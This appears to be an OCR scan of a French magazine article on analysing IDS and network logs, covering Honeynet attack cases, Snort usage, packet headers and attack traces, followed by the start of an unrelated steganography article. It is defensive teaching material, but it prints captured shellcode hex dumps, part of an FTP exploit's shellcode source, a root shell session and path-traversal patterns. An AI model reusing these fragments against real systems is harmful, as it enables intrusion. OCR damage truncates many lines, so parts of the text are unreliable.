Ils ne peuvent donc détecter les nouvelles attaques ou les attaques non publiées, et ne sont pas capables de détecter des attaques connues mais légèrement modifiées. La sécurité d'un réseau connecté à Internet ne devrait jamais reposer intégralement sur un IDS, ni intégralement sur un firewall. Un réseau ne peut être sécurisé à 100%, mais une lecture régulière des logs des systèmes de ce réseau, des alertes produites par son IDS, des logs produits par son firewall, et une administration consciencieuse de ce réseau (architecture, configuration des équipements réseau, etc.) et de ses systèmes (mise à jour régulière, configuration sécurisée, etc.) limitent néanmoins les risques.

Le projet Honeynet

Le réel objectif de la lecture des logs réseau et système, et des alertes et logs générés par un IDS, est de détecter, et si possible de stopper, les activités des pirates sur ces réseaux et systèmes. Il est ainsi intéressant de confronter la théorie de la lecture des logs, présentée ci-dessus, à des cas concrets rencontrés sur des réseaux et systèmes connectés à Internet, et attaqués par de réels pirates.

Grâce au projet Honeynet (http://project.honeynet.org/), de telles études concrètes peuvent être aisément réalisées. Un honeynet est un réseau de systèmes appelés honeypots (des "pots de miel"). Un honeypot est un serveur vulnérable volontairement connecté à Internet surveillé par ses administrateurs et par des spécialistes de la sécurité informatique dans le cas du projet Honeynet. Le projet Honeynet a pour objectif de réaliser une étude détaillée des techniques employées sur Internet par certains pirates qui, sans le savoir, piratent un des honeypots du honeynet et sont observés durant leurs activités par les membres du projet Honeynet.

Le projet Honeynet propose ainsi, chaque mois, une étude des logs des attaques de certains systèmes du honeynet, et des logs générés par son IDS (une machine sur laquelle fonctionne Snort). Une telle étude, un Scan of the Month (http://project.honeynet.org/scans/), doit permettre de découvrir les vulnérabilités exploitées par les pirates, ainsi que les outils utilisés pour exploiter ces failles. Le challenge Scan of the Month est temporairement interrompu, mais les deux plus intéressants scans publiés sont présentés ci-dessous :

Scan 10 **(http://project.honeynet.org/scans/scan10/)**

La machine attaquée, 172.16.1.104, est l'un des serveurs RedHat Linux 6.2 du honeynet. Les logs Snort de cette attaque sont résumés ici.

```
12/09-00:52:36.825518 207.219.207.240:3464 -> 172.16.1.104:21
TCP TTL:50 TOS:0x0 ID:13905  DF
**S***** Seq: 0xC331FCC5   Ack: 0x0   Win: 0x7D78
TCP Options => MSS: 1460 SackOK TS: 125865634 0 NOP WS: 0

12/09-00:52:36.829397 172.16.1.104:21 -> 207.219.207.240:3464
TCP TTL:63 TOS:0x0 ID:48210  DF
**S***A* Seq: 0xA03F7698   Ack: 0xC331FCC6   Win: 0x7D78
TCP Options => MSS: 1460 SackOK TS: 105623688 125865634 NOP WS: 0

12/09-00:52:36.931933 207.219.207.240:3464 -> 172.16.1.104:21
TCP TTL:50 TOS:0x0 ID:13911  DF
******A* Seq: 0xC331FCC6   Ack: 0xA03F7699   Win: 0x7D78
TCP Options => NOP NOP TS: 125865645 105623688
```

Ces premiers paquets TCP capturés correspondent à la connexion de la machine du pirate, 207.219.207.240, au service FTP (port 21) du honeypot, 172.16.1.104.

```
12/09-00:52:40.159740 172.16.1.104:21 -> 207.219.207.240:3464
TCP TTL:63 TOS:0x10 ID:48215  DF
*****PA* Seq: 0xA03F7699   Ack: 0xC331FCC6   Win: 0x7D78
TCP Options => NOP NOP TS: 105624021 125865645
32 32 30 20 6B 79 6C 65 20 46 54 50 20 73 65 72  220 kyle FTP ser
76 65 72 20 28 56 65 72 73 69 6F 6E 20 77 75 2D  ver (Version wu-
32 2E 36 2E 30 28 31 29 20 4D 6F 6E 20 46 65 62  2.6.0(1) Mon Feb
20 32 38 20 31 30 3A 33 30 3A 33 36 20 45 53 54   28 10:30:36 EST
20 32 30 30 30 29 20 72 65 61 64 79 2E 0D 0A      2000) ready...
```

Suite à cette connexion, le service FTP envoie son numéro de version à la machine du pirate. Ce service FTP, wu-ftpd version 2.6.0(1), est vulnérable à une attaque de type format string, pour laquelle un exploit, écrit par venglin, est disponible publiquement sur Internet. Armé de cet outil, le pirate interrompt sa première connexion au service FTP et tente une attaque sur ce même service.

```
[...]

12/09-01:22:31.018970 207.219.207.240:1882 -> 172.16.1.104:21
TCP TTL:50 TOS:0x0 ID:53475  DF
*****PA* Seq: 0x33BC72A3   Ack: 0x110CE7DA   Win: 0x7D78
TCP Options => NOP NOP TS: 126045045 105803086
55 53 45 52 20 66 74 70 0D 0A                    USER ftp..

[...]

12/09-01:22:31.025534 172.16.1.104:21 -> 207.219.207.240:1882
TCP TTL:63 TOS:0x10 ID:48230  DF
*****PA* Seq: 0x110CE7DA   Ack: 0x33BC72AD   Win: 0x7D78
TCP Options => NOP NOP TS: 105803098 126045045
33 33 31 20 47 75 65 73 74 20 6C 6F 67 69 6E 20  331 Guest login
6F 6B 2C 20 73 65 6E 64 20 79 6F 75 72 20 63 6F  ok, send your co
```

```
D 70 6C 65 74 65 20 65 2D 6D 61 69 6C 20 61 64  mplete e-mail ad
4 72 65 73 73 20 61 73 20 70 61 73 73 77 6F 72  dress as passwor
4 2E 0D 0A                                      d...
```

'outil du pirate tente une connexion anonyme au service FTP *utilisateur ftp), et ce dernier demande alors une adresse e-* ail valide en échange.

```
..]

/09-01:22:31.167035 207.219.207.240:1882 -> 172.16.1.104:21
P TTL:50 TOS:0x0 ID:53476  DF
***PA* Seq: 0x33BC72AD   Ack: 0x110CE81E   Win: 0x7D78
P Options => NOP NOP TS: 126045057 105803098
 41 53 53 20 90 90 90 90 90 90 90 90 90 90 90  PASS
.....
 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
.....
..]
 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
.....
 90 90 90 90 90 90 31 C0 31 DB 31 C9 B0 46 CD
.....1.1.1..F.
 31 C0 31 DB 43 89 D9 41 B0 3F CD 80 EB 6B 5E
.1.C..A.?...k^
 C0 31 C9 8D 5E 01 88 46 04 66 B9 FF FF 01 B0
1..^..F.f.....
 CD 80 31 C0 8D 5E 01 B0 3D CD 80 31 C0 31 DB
..1..^..=..1.1.
 5E 08 89 43 02 31 C9 FE C9 31 C0 8D 5E 08 B0
^..C.1...1..^..
 CD 80 FE C9 75 F3 31 C0 88 46 09 8D 5E 08 B0
....u.1..F..^..
 CD 80 FE 0E B0 30 FE C8 88 46 04 31 C0 88 46
.....0...F.1..F
 89 76 08 89 46 0C 89 F3 8D 4E 08 8D 56 0C B0
.v..F....N..V..
 CD 80 31 C0 31 DB B0 01 CD 80 E8 90 FF FF FF
..1.1.........
 FF FF 30 62 69 6E 30 73 68 31 2E 2E 31 31 76
..0bin0sh1..11v
 6E 67 6C 69 6E 40 6B 6F 63 68 61 6D 2E 6B 61
nglin@kocham.ka
 69 65 2E 63 6F 6D 0D 0A                        sie.com..

2/09-01:22:31.169534 172.16.1.104:21 -> 207.219.207.240:1882
CP TTL:63 TOS:0x10 ID:48231  DF
****PA* Seq: 0x110CE81E   Ack: 0x33BC7446   Win: 0x7D78
CP Options => NOP NOP TS: 105803113 126045057
 33 30 20 4C 6F 67 69 6E 20 69 6E 63 6F 72 72  530 Login
ncorr
 63 74 2E 0D 0A                                 ect...
```

ependant, l'adresse e-mail envoyée au service FTP par l'outil u pirate est invalide. Le service FTP refuse donc la connexion nonyme, et empêche ainsi le pirate de mener son attaque à erme.

Cette adresse e-mail est invalide car elle est utilisée par le pirate pour stocker le code machine (shellcode) exécuté par le serveur vulnérable en cas de succès (0x90 représente l'instruction nop sur plate-forme Intel, et la suite d'octets terminée par la chaîne de caractères 0bin0sh1 est caractéristique, *puisque cette chaîne est transformée par le shellcode en* /bin/sh et permet ainsi l'exécution d'un shell, commandé par le pirate, sur le serveur attaqué).

Scan 19 **(http://project.honeynet.org/scans/scan19/)**
Ce scan consiste en une étude du piratage de l'un des honeypots du honeynet, un serveur sous RedHat Linux 6.2, d'adresse IP 192.168.1.102. Afin de rendre cette étude possible, le projet Honeynet fournit les logs de Snort au format binaire (obtenus grâce à l'option -b) de l'attaque (fichier newdat3.log).

Il est particulièrement intéressant de découvrir quelle vulnérabilité a été exploitée par le pirate. Si cette vulnérabilité est connue, il devrait suffire de demander à Snort de traiter le fichier newdat3.log (option -r) à la recherche de certaines signatures des attaques connues stockées dans le fichier de configuration snort.conf (option -c) fourni avec Snort, et de stocker le résultat (alertes et contenu des paquets suspects (option -d)) dans le répertoire newdat3 (option -l) :

```
$ snort -c snort.conf -d -l newdat3 -r newdat3.log
[...]
```

Effectivement, deux lignes du fichier newdat3/alert généré par Snort indiquent la nature de la vulnérabilité exploitée :

```
[...]

[**] [1:338:1] FTP EXPLOIT format string [**]
[Classification: Attempted User Privilege Gain] [Priority: 1]
09/17-00:55:52.235847 207.35.251.172:2243 -> 192.168.1.102:21
TCP TTL:48 TOS:0x0 ID:16648 IpLen:20 DgmLen:76 DF
***AP*** Seq: 0xCF7869CC  Ack: 0xEBCD7EC0  Win: 0x7D78  TcpLen:
32
TCP Options (3) => NOP NOP TS: 237391678 29673183
[Xref => http://www.whitehats.com/info/IDS453]

[...]

[**] [1:498:2] ATTACK RESPONSES id check returned root [**]
[Classification: Potentially Bad Traffic] [Priority: 2]
09/17-00:56:01.742466 192.168.1.102:21 -> 207.35.251.172:2243
TCP TTL:64 TOS:0x10 ID:1730 IpLen:20 DgmLen:91 DF
***AP*** Seq: 0xEBCE0EB9  Ack: 0xCF78AEB5  Win: 0x7D78  TcpLen: 32
TCP Options (3) => NOP NOP TS: 29674034 237392604
```

Le pirate a apparemment exploité une vulnérabilité (de type format string) du daemon FTP, avec succès puisque Snort indique qu'un shell root sur le serveur a été obtenu ensuite par

le pirate. Il peut alors être intéressant d'étudier les commandes exécutées par le pirate, grâce à un fichier de configuration Snort particulier :

```
$ cat > rootshell/snort.conf << EOF
log tcp any any <> any 21 (session: printable;)
EOF

$ snort -c rootshell/snort.conf -d -l rootshell -r newdat3.log
[...]
```

Le début du fichier rootshell/207.35.251.172/SESSION:2243-21 généré par Snort correspond à la phase d'exploitation du serveur FTP, mais dès la ligne uid=0(root) gid=0(root) groups=50(ftp) ce fichier révèle l'ensemble des commandes saisies sur le serveur par le pirate.

Les en-têtes des paquets réseau

Lorsque les systèmes de détection d'intrusion émettent des alertes, il est souvent nécessaire de vérifier qu'il ne s'agit pas d'une erreur. Il peut, en outre, être utile de rechercher manuellement des anomalies lorsqu'une tentative d'intrusion est soupçonnée alors que les IDS n'ont rien signalé, par exemple après avoir observé un nombre anormalement élevé d'accès à un serveur.

Une technique d'investigation manuelle simple est l'observation des en-têtes des paquets réseau qui ont été émis vers un système au cours d'une éventuelle attaque, ou d'une phase de reconnaissance préliminaire. Ces en-têtes sont en effet souvent utilisés de manière peu habituelle par un pirate tentant de scanner un système pour déterminer quels sont les services qu'il propose, pour tenter de contourner un firewall, pour passer inaperçu d'un IDS, ou tout simplement pour empêcher le fonctionnement d'un serveur.

Les outils

De nombreux logiciels peuvent enregistrer et afficher des en-têtes des paquets réseau parvenant à un système. Pour observer les en-têtes de paquets déjà échangés par le système, il est nécessaire de les avoir enregistré. Il existe quantité de manières de procéder, les plus répandues étant l'utilisation de tcpdump (tcpdump -w {nom de fichier} {autres arguments}), d'ethereal (tethereal -w {nom de fichier} {autres arguments}), ou encore de Snort (snort -b -l {nom de répertoire} {autres arguments}).
Ces trois commandes produisent des fichiers ayant le même format, et qui peuvent donc être ultérieurement traités par n'importe lequel des trois logiciels (tcpdump -r {nom de fichier} {autres arguments}, tethereal -r {nom de fichier} {autres arguments}, snort -r {nom de fichier} {autres arguments}).

Pour afficher uniquement les en-têtes des paquets, tcpdump et tethereal sont lancés sans autre argument, à part peut-être l'option -n pour ne pas convertir les adresses IP en noms DNS, et un éventuel filtre pour ne pas voir tous les paquets. Le format des filtres de tcpdump et d'ethereal est le même, appelé BPF (voir la page de manuel de tcpdump pour une documentation précise). Quant à Snort, pour afficher les en-têtes, il sera lancé avec l'option -v.

Les informations que ces outils fournissent à leur utilisateur sont notamment, pour chaque paquet IP :

- son type (ICMP, IGMP, UDP, TCP, etc.) ;
- l'adresse de son émetteur et de son destinataire ;
- les ports source et destination (pour UDP et TCP) ;
- les options IP utilisées (voir plus bas) ;
- les flags TCP dans le cas de TCP (voir plus bas).

Le protocole ICMP

Le trafic ICMP, tant entrant que sortant, donne des indications très précieuses sur les tentatives d'attaque. Sur un réseau normal, le trafic ICMP représente moins de 1% des paquets. Les attaquants peuvent avoir recours à l'ICMP pour déterminer quels systèmes ils peuvent joindre, notamment grâce aux paquets ICMP théoriquement destinés à recevoir une réponse : ECHO REQUEST (type 8), TIMESTAMP (type 13), INFO REQUEST (type 15), ADDRESS MASK REQUEST (type 17), et ROUTER SOLLICITATION (type 10).

En outre, certaines techniques de scanning et de détection d'hôtes entraînent l'envoi de paquets ICMP depuis le réseau scanné, les paquets ICMP sortants permettent donc souvent de détecter un pirate préparant une intrusion. Les types des paquets ICMP envoyés par les systèmes scannés sont essentiellement ECHO REPLY (type 0), DESTINATION UNREACHABLE (type 3), TIME EXCEEDED (type 11), PARAMETER PROBLEM (type 12), INFO REPLY (type 16).

Les options IP et la fragmentation

Les options IP sont des indicateurs, inclus dans un paquet IP, destinées à modifier le comportement des systèmes qui traitent ce paquet. Certaines d'entre elles sont parfaitement inoffensives, et seules celles susceptibles d'être utilisées par un attaquant sont décrites ici.

L'option RR (*Record Route*) indique que tous les systèmes rencontrés sur le chemin du paquet doivent s'enregistrer dans ce

aquet. En outre, le système destinataire du paquet recopie fréuemment la route ainsi enregistrée dans le paquet qu'il utise pour répondre, l'attaquant peut alors connaître une partie e la topologie du réseau attaqué.

option LSRR (*Loose Source and Record Route*) indique à émetteur d'un paquet IP une liste de routeurs par lesquels ce aquet doit passer pour être délivré. Chaque routeur est cependant libre de le faire passer par n'importe quel chemin pour le ire parvenir au routeur mentionné après lui sur la liste. En utre, chaque système rencontré en chemin s'enregistre dans paquet IP. L'option SSRR (*Strict Source and Record Route*) onne les mêmes informations à la différence près que la liste urnie est la liste exacte et ordonnée des routeurs à utiliser our transmettre le paquet. Ces deux options permettent parois de contourner des règles de firewalling ou d'atteindre un ystème qui ne devrait pas être joignable pour l'attaquant, à ause, par exemple, de la présence d'un NAT (*Network Address ranslator*).

a fragmentation IP répartit le contenu d'un paquet IP sur pluieurs paquets qui sont ré-assemblés par le destinataire avant raitement. Ainsi, il est possible de séparer une attaque en différents fragments pour qu'elle passe inaperçue d'un détecteur d'intrusion. Il est également possible de couper un paquet P au niveau des en-têtes UDP ou TCP pour tenter de contourner des règles de firewalling. Les paquets IP fragmentés sont tilisés par certains sites de manière légitime, mais cette pratique reste peu courante, elle peut donc également révéler ne tentative d'intrusion.

Le scan de ports

es scans de ports sont faciles à repérer lorsque les en-têtes des aquets réseau sont examinés. De nombreuses tentatives 'envoi de paquets vers de non moins nombreux ports révèlent mmédiatement un scan de ports. Il existe également d'autres ndicateurs, par exemple, une session TCP anormale est souent due à un scan de ports. Une connexion "normale" commence par l'envoi d'un paquet SYN par le système à l'origine e la connexion, auquel le destinataire répond par un paquet YN|ACK lorsque le port est ouvert. L'initiateur répond alors ar un ACK, et le dialogue a ensuite lieu en échangeant des aquets PSH et/ou ACK. Enfin, la fin de la connexion est marquée par un échange de paquets de type FIN et ACK.

Une anomalie par rapport à cet échange classique est très souent synonyme d'un scan de ports. Notamment, l'apparition le paquets RST révèle que le système les ayant émis a reçu des aquets TCP sans que son noyau s'y attende. Il peut s'agir du ystème attaquant, ou, selon la technique de scan, d'une victime choisie par l'attaquant et qui sera la seule adresse visible lans les logs du système scanné (cette technique, mise au point par antirez, est détaillée à l'adresse http://www.kyuzz.org/antirez/papers/dumbscan.html).

Le contenu des paquets

Enfin, lorsqu'une tentative d'intrusion est présumée, un bon moyen de confirmer la présomption est d'observer le contenu des paquets reçus. Bien sûr, ce travail est déjà réalisé par les systèmes de détection d'intrusion, mais il suffit souvent de modifier très légèrement un script d'attaque pour que ces logiciels ne puissent plus le repérer. Il peut donc s'avérer utile de mener, à nouveau, les investigations à la main.

Il est, encore une fois, nécessaire d'avoir enregistré les données pour pouvoir les parcourir ensuite. Les outils permettant de le faire ont déjà été présentés, et ils permettent également de les afficher, soit en hexadécimal, soit en ASCII, soit les deux simultanément. Tcpdump et tethereal sont notamment appelés avec l'option -x ; Snort, quant à lui, l'est avec les options -vde.

Il est également intéressant de jouer sur la taille maximale des données enregistrées pour chaque paquet : il faut trouver un bon compromis entre maximiser les informations, donc les possibilités d'analyse, et l'espace de stockage considérable requis par la sauvegarde de tous les paquets. La taille maximale des données sauvegardées pour chaque paquet peut être ajustée dans tethereal et tcpdump à l'aide de l'option -s. Il n'est pas vraiment réaliste de vouloir sauvegarder la totalité des paquets sur plusieurs journées. Aussi est-il nécessaire de ne sauvegarder que ceux émis par un système ayant déjà paru suspect (par exemple, s'il est à l'origine de nombreuses connexions ou d'alertes), et de mettre en place un système de rotation et d'effacement automatique et fréquent de ces données.

Les traces laissées par les attaques

Comme expliqué précédemment, les tentatives d'exploitation de vulnérabilités dans les logiciels s'appuient souvent sur des suites de caractères hiéroglyphes (notamment dans le cas des buffer overflows), et parfois sur des chaînes de caractères comprenant de nombreux caractères '%' (dans le cas des vulnérabilités de type format string). Cependant, ces chaînes de caractères peuvent ne pas apparaître dans les journaux du système, ceci pouvant dépendre de la configuration du logiciel attaqué, et de ses capacités de journalisation. Il est donc intéressant de rechercher de telles chaînes dans le contenu des paquets réseau envoyés au système. Par exemple, un serveur web pour un site sur lequel les utilisateurs ne sont pas censés pouvoir uploader des documents ne devrait que rarement, voire jamais, recevoir des paquets contenant des caractères hiéroglyphes sur son port HTTP. Une attaque peut laisser les traces suivantes :

```
$ snort -vde -r log src attacker and dst victim and tcp and
port 80
[...]
F4 48 89 45 F8 48 89 45 FC B0 66 31 DB 43 8D 4D
.H.E.H.E..f1.C.M
F4 CD 80 31 DB 43 43 66 89 5D EC 66 C7 45 EE 1B
...1.CCf.].f.E..
39 31 DB 89 5D F0 89 45 F4 89 C2 8D 45 EC 89 45
91..]..E....E..E
F8 C6 45 FC 10 31 C0 B0 66 31 DB B3 02 8D 4D F4
..E..1..f1....M.
CD 80 89 55 F8 31 C0 40 89 45 FC 31 C0 B0 66 31
...U.1.@.E.1..f1
DB B3 04 8D 4D F8 CD 80 89 55 F4 31 C0 89 45 F8
....M....U.1..E.
89 45 F8 89 45 FC B0 66 31 DB B3 05 8D 4D F4 CD
.E..E..f1....M..
[...]
```

Envoyer des commandes de ce type, contenant de nombreux caractères non imprimables à un serveur HTTP (port 80) n'est pas normal, et révèle l'attaque.
Une utilisation peu courante des protocoles peut également indiquer une tentative d'attaque. Des commandes particulièrement longues et complexes sont rarement générées par un utilisateur réel. En outre, une attaque nécessite souvent de connaître certaines valeurs spécifiques au système attaqué, les attaquants sont donc souvent contraints d'envoyer plusieurs fois une même suite de commandes longues et complexes en essayant l'ensemble des valeurs possibles du paramètre qu'ils ne connaissent pas. Par exemple, la répétition de longues commandes toutes identiques à quelques octets près dans les logs d'un serveur SMTP indique souvent une attaque. Une attaque pourrait laisser les traces suivantes :

```
$ snort -vde -r log src attacker and dst victim and tcp and
port 25
[...]
45 54 52 4E 20 3E 7D 01 C0 3E 7D 01 C0 3E 7D 01  EHLO
>}..>}..>}.
C0 3E 7D 01 C0 3E 7D 01 C0 3E 7D 01 C0 3E 7D 01
.>}..>}..>}..>}.
C0 3E 7D 01 C0 3E 7D 01 C0 3E 7D 01 C0 3E 7D 01
.>}..>}..>}..>}.
C0 3E 7D 01 C0 3E 7D 01 C0 3E 7D 01 C0 3E 7D 01
.>}..>}..>}..>}.
C0 3E 7D 01 C0 3E 7D 01 C0 3E 7D 01 C0 3E 7D 01
.>}..>}..>}..>}.
[...]
```

Dans cet exemple, la commande EHLO est suivie d'une chaîne particulièrement longue (elle se prolonge sur plus de 1024 octets), et qui a fort peu de chances d'être un nom de domaine (!), ce qui est normalement le paramètre attendu après la commande SMTP EHLO.

Un autre exemple est l'utilisation d'adresses où apparaît de nombreuses fois la chaîne de caractères "../", notamment dans les accès à un serveur HTTP. Cette chaîne indique souvent une tentative de lire des documents auxquels l'accès n'est pas autorisé. Elle est également utilisée dans certaines tentatives d'exploitation de vulnérabilités. L'attaquant l'envoie parfois sous une forme encodée comme "%2E%2E%2F", le caractère '%' peut également être lui-même encodé en '%25' sur certains serveurs vulnérables aux attaques de type Double Decode. Rencontrer de nombreux signes '%' dans une URL est rarement normal, sauf dans le cas de certains scripts CGI.

Enfin, une tentative d'exploitation de vulnérabilité dans un logiciel laisse souvent certaines traces caractéristiques dans les paquets réseau envoyés à ce logiciel, comme de longues suites d'octets identiques, ou de nombreuses répétitions de courtes séquences d'octets. Notamment, d'innombrables attaques destinées à exploiter les vulnérabilités de logiciels tournant sur des plates-formes Intel contiennent de très longues suites d'octets ayant la valeur hexadécimale 0x90. Il n'est également pas rare de rencontrer la chaîne de caractères /bin/sh dans le contenu des paquets d'attaque. Si l'attaque a réussi, il est également probable de trouver une session shell dans le contenu des paquets échangés avec le système compromis. Ainsi, sur un système Unix, un pirate aura de fortes chances de lancer, dans un premier temps, des commandes comme ls, id, pwd, et find.

Un exemple complet

Dans cet exemple, un attaquant exploite une vulnérabilité du serveur FTP TrollFTPD version 1.26. Le début de sa session pourrait être le suivant :

```
$ ./xtroll victim foobar barfoo
[] Connected...
[] Logged in...
[] Created directory...
[] Recursive listing...
[] Spawning a shell...

id
uid=0(root) gid=0(root) groups=0(root)
cd /
ls
bin
boot
dev
[...]
```

Les traces obtenues sont :
voir tableau ci-contre

Le premier extrait est le début de l'attaque et l'exploitation de la vulnérabilité elle-même. La suite d'octets (en hexadécimal), EB 10 5E 31 C9 en particulier est le début du shellcode dans le

code source de l'exploit :

```
$ cat xtroll.c
[...]
char shellcode[] =
"\xeb\x10\x5e\x31\xc9\xb1\x17\x66\x81\x36\x42\x42\x46\x46\xe2\x
f7\xeb\x05"
"\xe8\xeb\xff\xff\xff\xa9\x5d\x1c\xcb\x34\x4a\x73\x82\xca\x04\x
45\xcb\x04"
[...]
```

Ce premier bloc contient en outre une longue suite de caractères 'B', qu'un utilisateur non agressif aurait eu peu de chances de saisir. Toute la session shell de l'attaquant apparaît ensuite clairement dans les logs, c'est-à-dire les commandes qu'il saisit et leur sortie (id, cd /, ls).

Conclusion

Cet article a mis en évidence l'importance des logs système et réseau, et la complexité de leur traitement. Une bonne organisation est nécessaire. En effet, certains pirates créent de fausses attaques pour inonder l'IDS de logs avant de lancer leur véritable attaque. Si une méthode efficace d'analyse de logs n'est pas utilisée, une telle attaque peut passer inaperçue. En outre, si le pirate a les moyens de modifier les logs des systèmes attaqués, tout le système de journalisation devient inutile.

Brieuc "BBP" Jeunhomme
bbp@mastersolutions.fr

Michel "MaXX" Kaempf
maxx@mastersecurity.fr

Samuel "Zorgon" Dralet
zorgon@mastersecurity.fr

```
$ snort -vde -r log host attacker and host victim and tcp and port 21
[...]
74 6F 74 61 6C 20 31 0D 0A 64 72 77 78 72 2D 78  total 1..drwxr-x
72 2D 78 20 20 20 33 20 31 30 30 30 20 20 20 20  r-x   3 1000
20 31 30 30 30 20 20 20 20 20 20 20 20 34 30 39   1000        409
36 20 44 65 63 20 20 34 20 31 32 3A 35 34 20 41  6 Dec  4 12:54 A
41 EB 10 5E 31 C9 B1 17 66 81 36 42 42 46 46 E2  A..^1...f.6BBFF.
F7 EB 05 E8 EB FF FF FF A9 5D 1C CB 34 4A 73 82  .........]..4Js.
CA 04 45 CB 04 4E F2 49 CB B1 CF 0C 4A CF 14 4E  ..E..N.I....J..N
8F C2 73 99 CB 9A 02 8F C2 AA 9E BD BD BD 6D 20  ..s...........m
2B 2C 6D 31 2A 0D 0A 0D 0A 2E 2F 41 41 EB 10 5E  +,m1*...../AA..^
35 34 20 42 42 42 42 42 42 42 42 42 42 42 42 42  54 BBBBBBBBBBBBB
42 42 42 42 42 42 42 42 42 42 42 42 42 42 42 42  BBBBBBBBBBBBBBBB
42 42 42 42 42 42 42 42 42 42 42 42 42 42 42 42  BBBBBBBBBBBBBBBB
[...]
69 64 0A                                         id.
[...]
75 69 64 3D 30 28 72 6F 6F 74 29 20 67 69 64 3D  uid=0(root) gid=
30 28 72 6F 6F 74 29 20 67 72 6F 75 70 73 3D 30  0(root) groups=0
28 72 6F 6F 74 29 0A                             (root).
[...]
63 64 20 2F 0A                                   cd /.
[...]
6C 73 0A                                         ls.
[...]
62 69 6E 0A 62 6F 6F 74 0A 64 65 76 0A 65 74 63  bin.boot.dev.etc
0A 68 6F 6D 65 0A 69 6E 69 74 72 64 0A 6C 69 62  .home.initrd.lib
0A 6C 6F 73 74 2B 66 6F 75 6E 64 0A 6D 6E 74 0A  .lost+found.mnt.
6F 70 74 0A 70 72 6F 63 0A 72 6F 6F 74 0A 73 62  opt.proc.root.sb
69 6E 0A 74 6D 70 0A 75 73 72 0A 76 61 72 0A     in.tmp.usr.var.
[...]
```

Introduction à la stéganographie

Introduction et terminologie

Le terme *dissimulation d'information* est très général ; il désigne le fait de cacher une information dans un support. Cependant, selon les objectifs et les contraintes qui en découlent, on distingue différentes variantes.

Tout d'abord, le médium vierge dans lequel des informations sont cachées est appelé *médium de couverture*, ou plus simplement le *médium*. Une fois que les informations sont insérées, nous utilisons alors l'expression *stégo-médium*. D'une manière générale, nous appelons *données* l'information dissimulée dans le stégo-médium.

Le processus complet de dissimulation d'information repose sur deux opérations :

- la dissimulation, qui consiste à insérer l'information dans le médium ;
- l'extraction, qui récupère cette information. Le mot détection est également utilisé lorsqu'il s'agit de vérifier la présence d'une information (représentée grâce à un signal, une caractéristique particulière du médium...) dans le stégo-médium, sans pour autant vouloir l'extraire.

Selon les objectifs poursuivis, les schémas de dissimulation d'information portent des noms différents. On en distingue trois principaux.

La *stéganographie* cherche à cacher un *message secret*, ou *message* plus sommairement, dans un médium de sorte que personne ne puisse distinguer un médium vierge d'un stégo-médium. La nature de l'information dissimulée ne revêt pas d'importance : il peut tout aussi bien s'agir d'un texte en clair que de sa version chiffrée. Ce message n'a *a priori* aucun lien avec le stégo-médium qui le transporte.

Lorsqu'un attaquant tente uniquement de détecter si un message transite dans un médium sur le canal de communication, on dit de lui qu'il est *passif*. La plupart des solutions de stéganographie ne considèrent que ce type d'attaquant, au contraire des deux domaines suivants où il est *actif* : l'attaquant sait alors que le stégo-médium contient une information et il tente de la modifier ou de la retirer.

Le *tatouage* cherche à répondre au problème de la protection des droits d'auteur. Un client essaye d'abord de détecter la possible présence d'une marque dans un médium, puis dans l'affirmative, de vérifier si l'utilisateur a bien acheté une licence. Il s'agit bien de dissimulation d'information puisque, pour y parvenir, on insère un *tatouage* (ou *marque*, ou *filigrane*) dans le médium spécifique au propriétaire. Comme celui-ci souhaite protéger son médium et non une version trop déformée, l'insertion doit minimiser les modifications subies par le médium afin d'être imperceptible. Ensuite, chaque copie du stégo-médium contient la même marque, celle du propriétaire légal. Ici, la dissimulation ne signifie pas la même chose qu'en stéganographie : un attaquant sait qu'un tatouage est présent dans le stégo-médium, mais cette connaissance ne doit cependant pas lui permettre de le retirer.

Enfin, le *fingerprinting* cherche à permettre la détection des copies illégales d'un stégo-médium. Chaque utilisateur authentifié reçoit sa propre copie du médium qui contient une *empreinte* : l'identifiant. Ainsi, lorsqu'une copie illégale est découverte, la lecture de l'empreinte indique la source de la fuite. A la différence du tatouage où l'origine du médium importe, le fingerprinting se préoccupe plutôt de l'utilisateur final. Chaque copie du médium contient une information différente, relative à son utilisateur, rendant alors chaque stégo-médium différent.


Schéma général

Malgré leurs objectifs distincts, ces trois variantes n'en requièrent pas moins des paramètres communs :

- chaque approche nécessite des données, que ce soit un message, un tatouage ou une empreinte ;
- ces données sont dissimulées dans un support, le médium, qui possède plus ou moins d'importance selon le schéma : aucune pour la stéganographie, capitale pour les deux autres ;
- il est indispensable de pouvoir distinguer des personnes différentes, utilisant des données identiques dans un même médium : chacune doit donc posséder sa propre stégo-clé (ou plus simplement clé) afin que l'insertion de ces données identiques permettent quand même de différencier les protagonistes.

La figure 1 présente un schéma général pour l'insertion et l'extraction des données dans le médium. Le comportement de la procédure d'extraction/détection dépend des besoins de l'application. Signalons également que la réponse fournie change : alors que la récupération du message est le but même de la stéganographie, une mesure de confiance sur la présence ou non de données dans le stégo-médium peut suffire en tatouage ou en fingerprinting.

fig. 1



insertion / extraction des données dans le médium.

Conditions requises

Nous avons vu que les objectifs de la dissimulation d'information peuvent changer de manière subtile. Classiquement, les applications sont triées en fonction de trois critères :

- l'*imperceptibilité* : les données ne doivent pas être " perceptibles " dans le stégo-médium. Pour le tatouage ou le fingerprinting, l'objectif est de ne pas détériorer le stégo-médium protégé. Cependant, la contrainte est plus forte en stéganographie où il s'agit plutôt d'une indétectabilité statistique afin qu'une personne surveillant le canal ne remarque pas la présence du message ;
- la *capacité* est la quantité de bits significatifs dissimulés dans le stégo-médium par unité d'accès (par exemple, le nombre de bits par seconde en musique) ;
- la *robustesse* correspond à l'aptitude de préservation des données cachées face aux modifications du stégo-médium.

